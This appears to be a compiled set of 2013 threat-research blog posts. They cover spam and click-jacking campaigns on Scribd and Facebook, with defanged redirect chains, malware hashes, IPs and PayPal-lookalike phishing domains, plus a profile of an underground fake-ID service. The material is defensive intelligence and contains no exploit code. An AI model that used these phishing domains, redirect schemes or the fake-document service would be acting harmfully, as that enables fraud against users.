
459



**Bogus "Shocking Video" Content at Scribd Exposes Malware Monetization Scheme Through Parked Domains (2013-06-20 22:44)**

Bogus content populating Scribd, centralized malicious/typosquatted/parked domains/fraudulent infrastructure,

combined with dozens of malware samples phoning back to this very same infrastructure to monetize the fraudulently generated traffic, it doesn't get any better than this, does it?

### **URL redirection chain:**

*hxxp://papaver.in/shocking/scr68237*

->

*hxxp://dsnetservices.com/?epl=98EbooDNwLit-*

*qQViA4tbYD7JMZAQuEUyV387pMY  
NBODms0CdAg9qAe5QvBgKTO6xW6jHW1iYo5F8yDlvYx*

*7Aavd8wLHmZwHDlItbG4Eta-  
GVtiO3i9LlnzyK0YgWmT2BOaEeaipahFIE8yB7mC  
EBrQzXXtQBVUSIMGIEwTo9iUp0IyDUOM*

*0mZKYzSpf6qGIAAgYN  
\_vvwAA4H8BAABAgFsLAADgPokxWVMmWUExNmhaQqA  
AAADw -> monetization through*

Google/MSN



ment, LLC

[BLEACH RANGIKU HENTAI - SHOCKING VIDEO! - Scribd](#)[www.scribd.com/doc/37114664/bleach-rangiku-hentai-shocking-video](http://www.scribd.com/doc/37114664/bleach-rangiku-hentai-shocking-video) ▼

Apr 28, 2013 – BLEACH RANGIKU HENTAI - SHOCKING VIDEO! - Free download or readfalse online for free.

[NOAH WYLE SEPARATES FROM WIFE - SHOCKING VIDEO! - Scribd](#)[www.scribd.com/doc/.../noah-wyle-separates-from-wife-shocking-video](http://www.scribd.com/doc/.../noah-wyle-separates-from-wife-shocking-video) ▼

Apr 28, 2013 – NOAH WYLE SEPARATES FROM WIFE - SHOCKING VIDEO! - Free download as PDF File (.pdf), Word Doc (.doc), Text File (.txt) or read online ...

[POKEMON DAWN HENTAI - SHOCKING VIDEO! - Scribd](#)[www.scribd.com/doc/37126294/pokemon-dawn-hentai-shocking-video](http://www.scribd.com/doc/37126294/pokemon-dawn-hentai-shocking-video) ▼

Apr 28, 2013 – POKEMON DAWN HENTAI - SHOCKING VIDEO! - Free download as PDF File (.pdf), Word Doc (.doc), Text File (.txt) or read online for free.

[AKSHAY KUMAR NUDE - NAKED - SHOCKING VIDEO! - Scribd](#)[www.scribd.com/doc/.../akshay-kumar-nude-naked-shocking-video](http://www.scribd.com/doc/.../akshay-kumar-nude-naked-shocking-video) ▼

Apr 28, 2013 – AKSHAY KUMAR NUDE - NAKED - SHOCKING VIDEO! - Free download as Word Doc (.doc), Text file (.txt), PDF File (.pdf) or read online for ...

[bleach free bleach ichigo bleach e-hentai tagged - shocking ... - Scribd](#)[www.scribd.com/.../bleach-free-bleach-ichigo-bleach-e-hentai-tagged-sh...](http://www.scribd.com/.../bleach-free-bleach-ichigo-bleach-e-hentai-tagged-sh...) ▼

Apr 28, 2013 – BLEACH FREE BLEACH ICHIGO BLEACH E-HENTAI TAGGED - SHOCKING VIDEO! - Free download or readfalse online for free.

[BLEACH HENTAI ENGLISH - SHOCKING VIDEO! - Scribd](#)[www.scribd.com/doc/37117078/bleach-hentai-english-shocking-video](http://www.scribd.com/doc/37117078/bleach-hentai-english-shocking-video) ▼

Apr 28, 2013 – BLEACH HENTAI ENGLISH - SHOCKING VIDEO! - Free download or readfalse online for free.

[BLEACH HENTAI CARTOON - SHOCKING VIDEO! - Scribd](#)[www.scribd.com/doc/37117012/bleach-hentai-cartoon-shocking-video](http://www.scribd.com/doc/37117012/bleach-hentai-cartoon-shocking-video) ▼

Apr 28, 2013 – BLEACH HENTAI CARTOON - SHOCKING VIDEO! - Free download as PDF File (.pdf), Word Doc (.doc), Text File (.txt) or read online for free.

[ADRIEN BRODY NUDE - NAKED - SHOCKING VIDEO! - Scribd](#)[www.scribd.com/doc/.../adrien-brody-nude-naked-shocking-video](http://www.scribd.com/doc/.../adrien-brody-nude-naked-shocking-video) ▼

Apr 28, 2013 – ADRIEN BRODY NUDE - NAKED - SHOCKING VIDEO! - Free download or readfalse online for free.

[AKSHAYE KHANNA NUDE - NAKED - SHOCKING VIDEO! - Scribd](#)[www.scribd.com/doc/.../akshaye-khan-na-nude-naked-shocking-video](http://www.scribd.com/doc/.../akshaye-khan-na-nude-naked-shocking-video) ▼

Apr 28, 2013 – AKSHAYE KHANNA NUDE - NAKED - SHOCKING VIDEO! - Free download or readfalse online for free.

**The following related domains are also registered with the same email (belcanto@hushmail.com):**

*4cheapsmoke.com*

*777payday.com*

*aboutforexincome.com*

*agroindusfinance.com*

*atvcrazy.com*

*bbbamericashop.com*

*bizquipleasing.com*

*cashforcrisis.com*

*cashmores-caravans.com*

*cashswim.com*

*cheapbuyworld.com*

*cheaptobbacco.com*

462

*cheapuc.com*

*debtheadaches.com*

*debtontorct.com*

*gcecenter.com*

*goldforcashevents.com*

*studioshc.com*

*thestandardjournal.com*

*travelgurur.com*

*atlanticlimos.net*

*bethelgroup.net*

*caravanningnews.net*

*casting-escort.net*

*cheapersales.net*

*couriernetwork.net*

*dragonarttattoo.net*

*girlgeniusonline.net*

*madameshairbeauty.net*

*manchester-escort.net*

*mygirlythings.net*

*vocabhelp.net*

*cheapmodelships.com*

*financialdebtfree.com*

*mskoffice.com*

*cashacll.com*

*apollohealthinsurance.com*

*nieportal.com*

*playfoupets.com*

*wducation.com*

*carwrappingtorino.net*

*crewealexultras.net*

*diamondsmassage.net*

*isleofwightferries.org*

*migliojewellery.org*

*mind-quad.org*

*moneyinfo.us*

*2daysdietslim.com*

*999cashlline.com*

*capitalfinanceome.com*

*capitlefinanceone.com*

*captialfinanceone.com*

*carehireinsurance.com*

*cashadvaceusa.com*

*cashadvancesupprt.com*

*cashdayday.com*

*cashgiftingxpress.com*

*cashginie.com*

*cashsoltionsuk.com*

*cathayairlinescheapfare.com*

*cheapaddidastops.com*

*cheapaparmets.com*

463

*cheapariaoftguns.com*

*cheapcheapcompters.com*

*cheapdealsinmalta.com*

*cheapdealsorlando.com*

*cheapeestees.com*

*cheapetickete.com*

*cheapeygptholidays.com*

*cheapfaresairlines.com*

*cheap-flighs.com*

*cheapflyithys.com*

*cheapfreestylebmx.com*

*cheapgoldjewelery.com*

*cheaphnoels.com*

*cheapholidaysites.com*

*cheaphotellakegeorge.com*

*cheaplawnbowls.com*

*cheapm1a1airsoft.com*

*cheapmetalsticksdiablo.com*

*cheapmpwers.com*

*cheapmsells.com*

*cheapotickeds.com*

*cheapottickets.com*

*cheapprotien.com*

*cheapryobicordlesstools.com*

*cheap-smell.com*

*cheapsmellscom.com*

*cheapsmes.com*

*cheapsscents.com*

*cheapstockers.com*

*cheapsummerdresser.com*

*cheaptents4sale.com*

*cheaptertextbooks.com*

*cheaptikesps.com*

*cheaptrainfairs.com*

*cheaptstickts.com*

*cheaptunictops.com*

*cheapuksupplement.com*

*cheapversaceclothes.com*

*cheapviagra4u.com*

*cliutterdiet.com*

*cocheaptickets.com*

*dailcheapreads.com*

*dcashstudious.com*

*debtinyou.com*

*diabetesdietsplans.com*

*dietaetreino.com*

*dietcetresults.com*

*dietcheff.com*

*dietdessertndgos.com*

*dietemaxbrasil.com*



SEARCH

Related Searches

It Security

Security Camera

Computer Security

Computer

Email Security

Home Security System

Spyware Protection

Internet Software

Scanner

Cisco Router

Sponsored Listings

✦ **SECURITY GUARDS AGENCIES**

Guards, warden, watchman, All security Provider in Chennai  
[www.Sulekha.com](http://www.Sulekha.com)

✦ **SECURITY CAMERAS**

Search Largest China Supplier Base.Contact Directly & Get Live Quotes!  
[www.Alibaba.com/Security-Cameras](http://www.Alibaba.com/Security-Cameras)

✦ **SECURITY SERVICES**

Reliable security Services in Chennai&Tamilnadu Ph:9840262102/43309450  
[www.relyonfacility.com](http://www.relyonfacility.com)

✦ **SECURITY JOBS**

Search for security Jobs. Find Your New Job Today!  
[indeed.co.in/Security](http://indeed.co.in/Security)

✦ **SECURITY GUARD REMOVAL**

Complete Spyware Removal in 2 Minutes.Download Removal Tool.  
[CleanAllSpyware.com](http://CleanAllSpyware.com)

✦ **ETHERNET ENCRYPTORS**

10 Mbps, 100Mbps, 1Gbps and 10Gbps certified Ethernet Encryptors  
[www.Senetas-Europe.com](http://www.Senetas-Europe.com)

Related Searches: Firewall Windows 2000 Computer Security Training Privacy Software Access Control Wireless Security Cctv Computer Check

English

Privacy Policy Legal Policies

dietopan.com

*discoveryremortgages.com*  
*dmrbikescheap.com*  
*ferrrycheap.com*  
*financeblogspace.com*  
*firstleasingcompanyofindia.com*  
*firstresponcefinance.com*  
*forexdirecotery.com*  
*forexfacdary.com*  
*foreximegadroid.com*  
*forextrading2u.com*  
*iitzcash.com*  
*insanelycheapfights.com*  
*insurancenbanking.com*  
*inevenhotel.net*  
*islamic-bank.us*  
*italyonlinebet.com*  
*m3motorsite.com*

465

**Out of the hundreds of domains known to have phoned back to the same IP in the past, the**

**following are**

**particularly interesting:**

*motors.shop.ebay.com-cars-trucks-9722711.1svvo.net*

*motors.shop.ebay.com-trucks-cars-922.1svvo.net*

*paupal.it*

*paypa.com.login.php.nahda-online.com*

*paypal-secure.bengalurban.com*

*paypal.com-cgi.bin-webscr.cmd.login.submit-dispatch.5885d80a.13c0db1f8.e263663.*

*d3fa-*

*ee.38deaa3.e263663.login.submit.3.webrocha.com*

*paypal.com-cgi.bin-webscr.cmd.login.submit-dispatch.5885d80a.13c0db1f8.e263663.*

*d3fa-*

*ee.38deaa3.e263663.login.submit.4.webrocha.com*

*paypal.com.update.service.cgi.bin.webscr.cmd.login-submit.modernstuf.com*

*paypal.com.update.service.cgi.bin.webscr.cmd.login.submit.modernstuf.com*

*paypal.com.us.cgi-bin.webscr-cmd.login-run.dispatch.5885d80a13c0db1f8e263663d3f*

-

*ae8d43b1bb6ca6ed6ae8d43b16cv27bc.*

*darealsmoothvee.com*

*paypal.it.bengalurban.com*

**Malicious MD5s known to have made HTTP (monetization) requests to the same IP (69.43.161.176):**

*MD5: 7fa7500cd90bd75ae52a47e5c18ba800*

*MD5: 84b28cf33dee08531a6ece603ca92451*

*MD5: f04ce06f5b1c89414cb1ff9219401a0e*

*MD5: b2019625e4fd41ca9d70b07f2038803e*

*MD5: 6cfb98ac63b37c20529c43923bcb257c*

*MD5: 04641dbafe3d12b00a6b0cd84fba557f*

*MD5: 02476b31f2cdc2b02b8ef1e0072d4eb2*

*MD5: 0d5a69fa766343f77630aa936bb64722*

*MD5: 57f7520b3958031336822926ed0d10b5*

*MD5: 00d08b163a86008cbe3349e4794ae3c0*

*MD5: 8dd2223da1ad1a555361c67794eb7e24*

*MD5: 737309010740c2c1fba3d989233c199c*

*MD5: eb3043e13dd8bb34a4a8b75612fe401e*

*MD5: eb4737492d9abcc4bd43b12305c4b2fc*

*MD5: 6257b9c3239db33a6c52a8ecb2135964*

MD5: 481366b6e867af0d47a6642e07d61f10

MD5: d58b7158b3b1fb072098dba98dd82ed5

MD5: 9dd425b00b851f6c63ae069abbbec037

MD5: 6b0c07ce5ff1c3a47685f7be9793dce5

MD5: b2b5e82177a3beb917f9dd1a9a2cf91c

MD5: 05070da990475ac3e039783df4e503bc

MD5: c332dd499cdba9087d0c4632a76c59f0

MD5: 0768764fbbbeb84daa5641f099159ee7f

MD5: 843b44c77e47680aa4b274eee1aad4e7

MD5: 36f92066703690df1c11570633c93e73

MD5: 0504b00c51b0d96afd3bea84a9a242a2

MD5: 8b0de5eabc27d37fa97d2b998ffd841a

MD5: 2944b1437d1e8825585eea3737216776

MD5: fa13c7049ae14be0cf2f651fb2fa74ba

466

MD5: ba5e47e0ed7b96a34b716caee0990ea3

MD5: e67e56643f73ed3f6027253d9b5bdfac

MD5: 8b0de5eabc27d37fa97d2b998ffd841a

MD5: 2944b1437d1e8825585eea3737216776

MD5: 0ab654850416e347468a02ca5a369382

MD5: 4e372e5d1e2bd3fa68b85f6d1f861087

MD5: 696a9b85230a315cfe393d9335cae770

MD5: 04343c3269c33a5613ac5860ddb2ab81

MD5: 384a496cd4c2bc1327c225e19edbee54

MD5: a44b2380cdac36f9dfb460f8fbff3714

MD5: 9e2a83adb079048d1c421afaf56a73a6

MD5: e377c7ad8ab55226e491d40bf914e749

MD5: 46c7c70e30495b4b60be1c58a4397320

MD5: 841890281b7216e8c8ea1953b255881e

MD5: 4392f490e6ee553ff7a7b3c4bd1dd13f

MD5: eeeda63bec6d2704cf6f77f2fb8431cd

MD5: b68e183884ce980e300c93dfa375bb1f

MD5: 7990fb5c676bbcd0a6168ea0f8a0c1d7

MD5: adc250439474d38212773e161dadd6b4

MD5: 075ae09c016df3c7eb3d402d96fc2528

MD5: d03b5bf4a905879d9b93b6e81fc1ca55

MD5: 00c62c8a9f2cf7140b67acec477e6a14

MD5: b228fae216a9564192fa2153ae911d54

MD5: 2f778fc3a22b7d5feb0a357c850bdd0d

MD5: 9080f3a0dfde30aa8afa64f7c3f5d79a

MD5: 526c1f10f94544344de12abec96cf96f

MD5: 4d8ddc8d5f6698a6690985ca86b3de00

MD5: 1a7bb0c9b79d1604b4de5b0015202d02

MD5: 528be69afad5a5e6beb7b40aeb656160

MD5: 1769f1b5beae58c09e5e1aac9249f5de

MD5: 6fb86421ea607ed6c912a3796739ce9b

MD5: 22e36b887946e457964a2a28a756a1cd

MD5: 31a7816a1458321736979e0cfdd3d20f

MD5: 113572249856fc5f2848d1add06dc758

MD5: a8a002732c5a4959afbf034d37992b5d

MD5: 413a9116362ab8fb9ba622cc98c788b1

MD5: 4abb29fe3ec3239d93f7adbc8cb70259

MD5: 989bea3435e5ac5b8951baa07d356526

MD5: 9a966076f114fbffc5cdbf5a90b3fd01

MD5: 14e64da2094ab1aae13d162107c504ec

MD5: 96bb6df37daef5b8de39ceae1e3a7396

MD5: d864369a0e8687ad3f89b693be84c8eb

MD5: 26b8b2c06e1604daee6bfe783a82479e

MD5: 63b922c94338862e7b9605546af2ef14

MD5: 19ba1497f088d850bd3902288bb3bd92

*MD5: 96bb6df37daef5b8de39ceae1e3a7396*

*MD5: d864369a0e8687ad3f89b693be84c8eb*

*MD5: 26b8b2c06e1604daee6bfe783a82479e*

**Malicious MD5s known to have made HTTP  
(monetization) requests to the same IP  
(208.73.211.152):**

467

*MD5: db0aac72ed6d56497e494418132d7a41*

*MD5: aa47bd20f8a00e354633d930a3ebcb19*

*MD5: a957e914f697639df7dfb8483a88483b*

*MD5: a0b7b01a0574106317527e436e515fd3*

*MD5: 3d0d834fe7ca583ca6ed056392f4413d*

*MD5: fa342104b329978cba33639311afe446*

*MD5: f3b3e8b98bdfb6673da6d39847aec1b3*

*MD5: 3ef52b2fd086094b591eb01bc32947c8*

*MD5: 128e70484a9f19ab9096fb9b1969bf89*

*MD5: ee7dc2d2c7d33855b4dd86ae6243ad22*

*MD5: 6fc317b6f66d73903ffe8d12df72e5f7*

*MD5: 3800a4a6d6620aa15db7ea717b4d10f5*

*MD5: 830bbfcaa499de30ab08a510ce4cbba2*

*MD5: 085afd7f26f388bd62bc53ed430fbbc6*



*MD5: 3035e120ce08f1824817e0d6eaecc806*

*MD5: d4db511618c52272e58f4c334414ed6e*

*MD5: dc4ab086d50dcdcd5ae060acfe9bddca*

*MD5: c2bc9e266857537699fd10142658bf31*

*MD5: 9e6ab643d34a6c37b6150aeb8a2e5adb*

*MD5: b6bb96470ef67c26c0a0e8a4d145c169*

*MD5: f5aa326e0b5322d7ac47a379e1e1c1f8*

*MD5: dc0f5c01d8deaabe9d57d31f9daf50b9*

*MD5: 4a42c42e7acd9ff32ebb18efc2d5b801*

*MD5: a254b2824867e05d52c60e0464121588*

*MD5: 7e612f7ac81ccddb368d3c9e47c9942a*

*MD5: 66cec28f23b692ff2019c70a76894c41*

This case is a great example of one of the core practices when profiling cybercrime incidents and campaigns ->

sample everything, as what you're originally seeing is just the tip of the iceberg.

### **Related posts:**

**[1]Click Fraud, Botnets and Parked Domains - All Inclusive**

**[2]A Commercial Click Fraud Tool**

1. <http://ddanchev.blogspot.com/2008/07/click-fraud-botnets-and-parked-domains.html>
2. <http://ddanchev.blogspot.com/2007/08/commercial-click-fraud-tool.html>

468



## **Fake 'Rihanna & Chris Brown S3X Video' Spam Campaign Spreading Across Facebook, Monetized Through**

### **Adf Dot Ly PPC Links (2013-06-22 10:56)**

A currently ongoing, click-jacking driven spam campaign is circulating across Facebook, with the affected users

further spreading the **adf.ly** links on the Walls of their friends, in between tagging them, with the cybercrimi-

nal/cybercriminals behind the campaign, earning revenue through the **adf.ly** pay-per-click (PPC) monetization

scheme.

### **Redirection chain:**

*hxxp://adf.ly/Qrd2f?cid=51c3e798aff9a*

->

*hxxp://rihannaofficialvideo.blogspot.de/?231514*

->

*hxxp://www.smilegags.com/watch/jack.php?action=connect  
&cid=51c3e798aff9a -> hxxp://lolzbestpic.com*

469



### **MD5s for the Facebook spamming/click-jacking scripts:**

*MD5: fe97840bd2af654acdb63fd80b094531*

*MD5: f8a360728a896d40bbb0f190375fb6f6*

*MD5: bae32ffd43ac2f518dafeedb8901e2de*

*MD5: 90fa366b8affac24fe182b7b5de51b16*

### **Domain name reconnaissance:**

**smilegags.com** - 184.107.164.158

**lolzbestpic.com** - 64.79.76.226

### **Name servers used:**

Name Server: *NS1.PYARISHQ.INFO*

Name Server: *NS2.PYARISHQ.INFO*

Name Server: *NS1.HOSTING.XLHOST.COM*

Name Server: *NS2.HOSTING.XLHOST.COM*

**Responding to the same IP (184.107.164.158) are also the following domains:**

*amasave.com*

*wikilieaksvideo.com*

*ns1.pyarishq.info*

*ns2.pyarishq.info*

**Known to have responded to the same IP  
(184.107.164.158) in the past are also the following  
domains:**

*costcochristmas.com*

*costcogives.com*

*giftcardgratis.com*

*icagivings.com*

*lomanako.com*

*picknpaygives.com*

470

*remabilaget.com*

*rewegives.com*

*vodkaforyou.info*

*topvideosweden.com*

**Responding to (64.79.76.226) is also the following  
domain:**

*silali.info*

**Known to have responded to the same IP (64.79.76.226) is also the following domain:**

*promvideo.pw*

**Related posts:**

[1]Koobface Botnet Redirects Facebook's IP Space to my Blog

[2]Malware-Serving "Who's Viewed Your Facebook Profile" Campaign Spreading Across Facebook

[3]Fake 'Facebook Profile Spy Application' Campaign Spreading Across Facebook

[4]Phishing Campaign Spreading Across Facebook

[5]Facebook Malware Campaigns Rotating Tactics

[6]MySpace Phishers Now Targeting Facebook

[7]Facebook Photo Album Themed Malware Campaign, Mass SQL Injection Attacks Courtesy of AS42560

[8]Facebook/AOL Update Tool Spam Campaign Serving Crimeware and Client-Side Exploits

***This post has been reproduced from [9]Dancho Danchev's blog. Follow him [10]on Twitter.***

1. <http://ddanchev.blogspot.com/2009/10/koobface-botnet-redirects-facebooks-ip.html>

2. <http://ddanchev.blogspot.com/2013/06/malware-serving-whos-viewed-your.html>

3. <http://ddanchev.blogspot.com/2013/05/fake-facebook-profile-spy-application.html>
4. <http://ddanchev.blogspot.com/2008/06/phishing-campaign-spreading-across.html>
5. <http://ddanchev.blogspot.com/2008/08/facebook-malware-campaigns-rotating.html>
6. <http://ddanchev.blogspot.com/2008/01/myspace-phishers-now-targeting-facebook.html>
7. <http://ddanchev.blogspot.com/2010/06/facebook-photo-album-themed-malware.html>
8. <http://ddanchev.blogspot.com/2010/01/facebookkaol-update-tool-spam-campaign.html>
9. <http://ddanchev.blogspot.com/>
10. <http://twitter.com/danchodanchev>

471



## **Fake 'Rihanna & Chris Brown S3X Video' Spam Campaign Spreading Across Facebook, Monetized Through**

### **Adf Dot Ly PPC Links (2013-06-22 10:56)**

A currently ongoing, click-jacking driven spam campaign is circulating across Facebook, with the affected users

further spreading the **adf.ly** links on the Walls of their friends, in between tagging them, with the cybercrimi-

nal/cybercriminals behind the campaign, earning revenue through the **adf.ly** pay-per-click (PPC) monetization scheme.

### **Redirection chain:**

*hxxp://adf.ly/Qrd2f?cid=51c3e798aff9a*

->

*hxxp://rihannaofficialvideo.blogspot.de/?231514*

->

*hxxp://www.smilegags.com/watch/jack.php?action=connect  
&cid=51c3e798aff9a -> hxxp://lolzbestpic.com*

472



### **MD5s for the Facebook spamming/click-jacking scripts:**

*MD5: fe97840bd2af654acdb63fd80b094531*

*MD5: f8a360728a896d40bbb0f190375fb6f6*

*MD5: bae32ffd43ac2f518dafeedb8901e2de*

*MD5: 90fa366b8affac24fe182b7b5de51b16*

### **Domain name reconnaissance:**

**smilegags.com** - 184.107.164.158

**lolzbestpic.com** - 64.79.76.226

**Name servers used:**

Name Server: *NS1.PYARISHQ.INFO*

Name Server: *NS2.PYARISHQ.INFO*

Name Server: *NS1.HOSTING.XLHOST.COM*

Name Server: *NS2.HOSTING.XLHOST.COM*

**Responding to the same IP (184.107.164.158) are also the following domains:**

*amasave.com*

*wikileaksvideo.com*

*ns1.pyarishq.info*

*ns2.pyarishq.info*

**Known to have responded to the same IP (184.107.164.158) in the past are also the following domains:**

*costcochristmas.com*

*costcogives.com*

*giftcardgratis.com*

*icagivings.com*

*lomanako.com*

*picknpaygives.com*



*remabilaget.com*

*rewegives.com*

*vodkaforyou.info*

*topvideosweden.com*

**Responding to (64.79.76.226) is also the following domain:**

*silali.info*

**Known to have responded to the same IP (64.79.76.226) is also the following domain:**

*promvideo.pw*

**Related posts:**

[1]Koobface Botnet Redirects Facebook's IP Space to my Blog

[2]Malware-Serving "Who's Viewed Your Facebook Profile" Campaign Spreading Across Facebook

[3]Fake 'Facebook Profile Spy Application' Campaign Spreading Across Facebook

[4]Phishing Campaign Spreading Across Facebook

[5]Facebook Malware Campaigns Rotating Tactics

[6]MySpace Phishers Now Targeting Facebook

[7]Facebook Photo Album Themed Malware Campaign, Mass SQL Injection Attacks Courtesy of AS42560

## [8]Facebook/AOL Update Tool Spam Campaign Serving Crimeware and Client-Side Exploits

1. <http://ddanchev.blogspot.com/2009/10/koobface-botnet-redirects-facebooks-ip.html>
2. <http://ddanchev.blogspot.com/2013/06/malware-serving-whos-viewed-your.html>
3. <http://ddanchev.blogspot.com/2013/05/fake-facebook-profile-spy-application.html>
4. <http://ddanchev.blogspot.com/2008/06/phishing-campaign-spreading-across.html>
5. <http://ddanchev.blogspot.com/2008/08/facebook-malware-campaigns-rotating.html>
6. <http://ddanchev.blogspot.com/2008/01/myspace-phishers-now-targeting-facebook.html>
7. <http://ddanchev.blogspot.com/2010/06/facebook-photo-album-themed-malware.html>
8. <http://ddanchev.blogspot.com/2010/01/facebookaol-update-tool-spam-campaign.html>

474

## **2.7**

## **July**

475



## **Summarizing Webroot's Threat Blog Posts for June (2013-07-04 18:38)**

The following is a brief summary of all of my posts at [1]**Webroot's Threat Blog** for June, 2013. You can subscribe to

[2]**Webroot's Threat Blog RSS Feed**, or follow me on Twitter:

### **01.**

[3]Compromised FTP/SSH account privilege-escalating mass iFrame embedding platform released on the underground marketplace

**02.** [4]New E-shop sells access to thousands of hacked PCs, accepts Bitcoin

**03.** [5]Pharmaceutical scammers impersonate Facebook's Notification System, entice users into purchasing counterfeit drugs

**04.** [6]iLivid ads lead to 'Searchqu Toolbar/Search Suite' PUA (Potentially Unwanted Application)

**05.** [7]Hacked Origin, Uplay, Hulu Plus, Netflix, Spotify, Skype, Twitter, Instagram, Tumblr, Freelancer accounts offered for sale

**06.** [8]Scammers impersonate the UN Refugee Agency (UNHCR), seek your credit card details

**07.** [9]Fake 'Unsuccessful Fax Transmission' themed emails lead to malware

**08.** [10]Tens of thousands of spamvertised emails lead to W32/Casonline

**09.** [11]Rogue ads lead to SafeMonitorApp Potentially Unwanted Application (PUA)

**10.** [12]How cybercriminals apply Quality Assurance (QA) to their malware campaigns before launching them

**11.** [13]Rogue ads target EU users, expose them to Win32/Toolbar.SearchSuite through the KingTranslate PUA

**12.** [14]New boutique iFrame crypting service spotted in the wild

**13.** [15]Rogue 'Oops Video Player' attempts to visually social engineer users, mimicks Adobe Flash Player's installation process

476

**14.** [16]New E-Shop sells access to thousands of malware-infected hosts, accepts Bitcoin

**15.** [17]New subscription-based SHA256/Scrypt supporting stealth DIY Bitcoin mining tool spotted in the wild

**16.** [18]Rogue 'Free Mozilla Firefox Download' ads lead to 'InstallCore' Potentially Unwanted Application (PUA)

**17.** [19]SIP-based API-supporting fake caller ID/SMS number supporting DIY Russian service spotted in the wild

**18.** [20]Rogue 'Free Codec Pack' ads lead to Win32/InstallCore Potentially Unwanted Application (PUA)

**19.** [21]Self-propagating ZeuS-based source code/binaries offered for sale

**20.** [22]How cybercriminals create and operate Android-based botnets

***This post has been reproduced from [23]Dancho Danchev's blog. Follow him [24]on Twitter.***

1. <http://blog.webroot.com/>

2. <http://feeds2.feedburner.com/WebrootThreatBlog>

3.

<http://blog.webroot.com/2013/06/03/compromised-ftpssh-account-privilege-escalating-mass-iframe-embedding-platform-released-on-the-underground-marketplace/>

4. <http://blog.webroot.com/2013/06/04/new-e-shop-sells-access-to-thousands-of-hacked-pcs-accepts-bitcoin/>

5. <http://blog.webroot.com/2013/06/05/pharmaceutical-scammers-impersonate-facebooks-notification-system-entice-users-into-purchasing-counterfeit-drugs/>

6. <http://blog.webroot.com/2013/06/06/ilivid-ads-lead-to-searchqu-toolbarsearch-suite-pua-potentially-unwanted-application/>

7.

<http://blog.webroot.com/2013/06/07/hacked-origin-uplay-hulu-plus-netflix-spotify-skype-twitter-instagram-tumblr-freelancer-accounts-offered-for-sale/>

8. <http://blog.webroot.com/2013/06/10/scammers-impersonate-the-un-refugee-agency-unhcr-look-for-your-credit-card>

[s-details/](#)

9. <http://blog.webroot.com/2013/06/11/fake-unsuccessful-fax-transmission-themed-emails-lead-to-malware/>

10. <http://blog.webroot.com/2013/06/12/tens-of-thousands-of-spamvertised-emails-lead-to-w32casonline/>

11. <http://blog.webroot.com/2013/06/13/rogue-ads-lead-to-safemonitorapp-potentially-unwanted-application-pua/>

12. <http://blog.webroot.com/2013/06/14/how-cybercriminals-apply-quality-assurance-qa-to-their-malware-campaigns-before-launching-them/>

[ns-before-launching-them/](#)

13. <http://blog.webroot.com/2013/06/17/rogue-ads-target-eu-users-expose-them-to-win32toolbar-searchsuite-through-the-kingtranslate-pua/>

[ugh-the-kingtranslate-pua/](#)

14. <http://blog.webroot.com/2013/06/18/new-boutique-iframe-crypting-service-spotted-in-the-wild/>

15. <http://blog.webroot.com/2013/06/19/rogue-oops-video-player-attempts-to-visually-social-engineer-users-mimics-adobe-flash-players-installation-process/>

[icks-adobe-flash-players-installation-process/](#)

16.

<http://blog.webroot.com/2013/06/20/new-e-shop-sells-access-to-thousands-of-malware-infected-hosts-accepts-payment-through-paycom/>

[ts-bitcoin/](#)

17. <http://blog.webroot.com/2013/06/21/new-subscription-based-sha256script-supporting-stealth-diy-bitcoin-mining-tool-spotted-in-the-wild/>

18. <http://blog.webroot.com/2013/06/24/rogue-free-mozilla-firefox-download-ads-lead-to-installcore-potentiallly-unwanted-application-pua/>

19. <http://blog.webroot.com/2013/06/25/sip-based-api-supporting-fake-caller-idsms-number-supporting-diy-russian-service-spotted-in-the-wild/>

20. <http://blog.webroot.com/2013/06/26/rogue-free-codec-pack-ads-lead-to-win32installcore-potentiallly-unwanted-application-pua/>

21. <http://blog.webroot.com/2013/06/27/self-propagating-zeus-based-source-codebinaries-offered-for-sale/>

22. <http://blog.webroot.com/2013/06/28/how-cybercriminals-create-and-operate-android-based-botnets/>

23. <http://ddanchev.blogspot.com/>

24. <http://twitter.com/danchodanchev>

477

**Newly Launched 'Scanned Fake Passports/IDs/Credit Cards/Utility Bills' Service Randomizes and Generates Unique Fakes On The Fly (2013-07-04 19:42)**

In my most recent analysis of the [1]**Russian underground marketplace for fake documents/IDs/passports**, I

emphasized on overall prevalence of fake identities, which can be both, manually 'crafted' by experienced designers

possessing high quality scanned originals in order to produce physical copies, or automatically generated, with the

users sacrificing quality in the process or looking for a bargain deal.

What's also worth emphasizing on in terms of discussing this cybercrime ecosystem market segment from

multiple perspectives, is the overall international acceptance of scanned identification documents for various remote

identification purposes, which opens doors to the systematic abuse of a vast number of legitimate services, as well

as helps facilitate the generation of fake personalities, which can be abused in a any way the fraudster desires.

What are some of the latest developments within this cybercrime ecosystem market segment? The introduc-

tion of a scalable, [2]**DIY (do it yourself)** self-service on the basis of a pseudo-randomized database of fake identity data, photo IDs with randomized appearance characteristics on the fake scanned documents, to avoid detection of a

single pattern, all available as a service, as of June, 2013.



Basically, what this service does, is to provide a DIY Web based interface where users can take advantage of

the on-the-fly generation of fake scanned copies of identification documents such as passports/IDs or credit cards.

According to the vendor, the service has an inventory of over 200 photos for passports and IDs, is completely

randomizing multiple aspects of the generated scanned fakes, in an attempt to mitigate the probability of having an

entire set of statically generated fakes, easily detected by, for instance, law enforcement.

The vendor also claims that the service can generate a fake in approximately 40 seconds. Payment methods

accepted? WebMoney, PerfectMoney, Bitcoin and Paymer.

**Sample screenshots of sample scanned fakes generated using the service, and offered as samples:**

478



479



480



481



482



483



484



485



**Sample screenshots of the fake scanned utility bills/credit cards generated using the service:**

486



487



488



489



490



491



492



493



494



**Financial institutions part of the service's inventory of fake scanned credit cards:**

- Amegybank
- Barclays
- Bpn
- Boa
- Capital One
- Chase
- Cibs
- Citibank
- Citizens
- Commonwealth
- Harborstone
- Hfds
- Icba

495

- Nab
- Natwest
- Navy Federal
- Nordstrombank
- Rbs
- Silverton
- Societegenerale
- Sparkasse
- Union Plus
- US Bank
- Wachovia
- Wells Fargo
- Westpac

With scanned IDs continuing to act as the primary (remote) identification factor for a huge number of legiti-

mate companies, it shouldn't be surprising that cybercriminals have apparently found a way to automate the process,

allowing it to scale, and eventually grow, with the efficiency-centered model becoming the de factor standard for

[3]**Quality Assurance (QA)** within the cybercrime ecosystem.

***This post has been reproduced from [4]Dancho Danchev's blog. Follow him [5]on Twitter.***

1. <http://ddanchev.blogspot.com/2013/05/a-peek-inside-russian-underground.html>
2. <http://blog.webroot.com/tag/diy/>
3. <http://blog.webroot.com/tag/quality-assurance/>
4. <http://ddanchev.blogspot.com/>
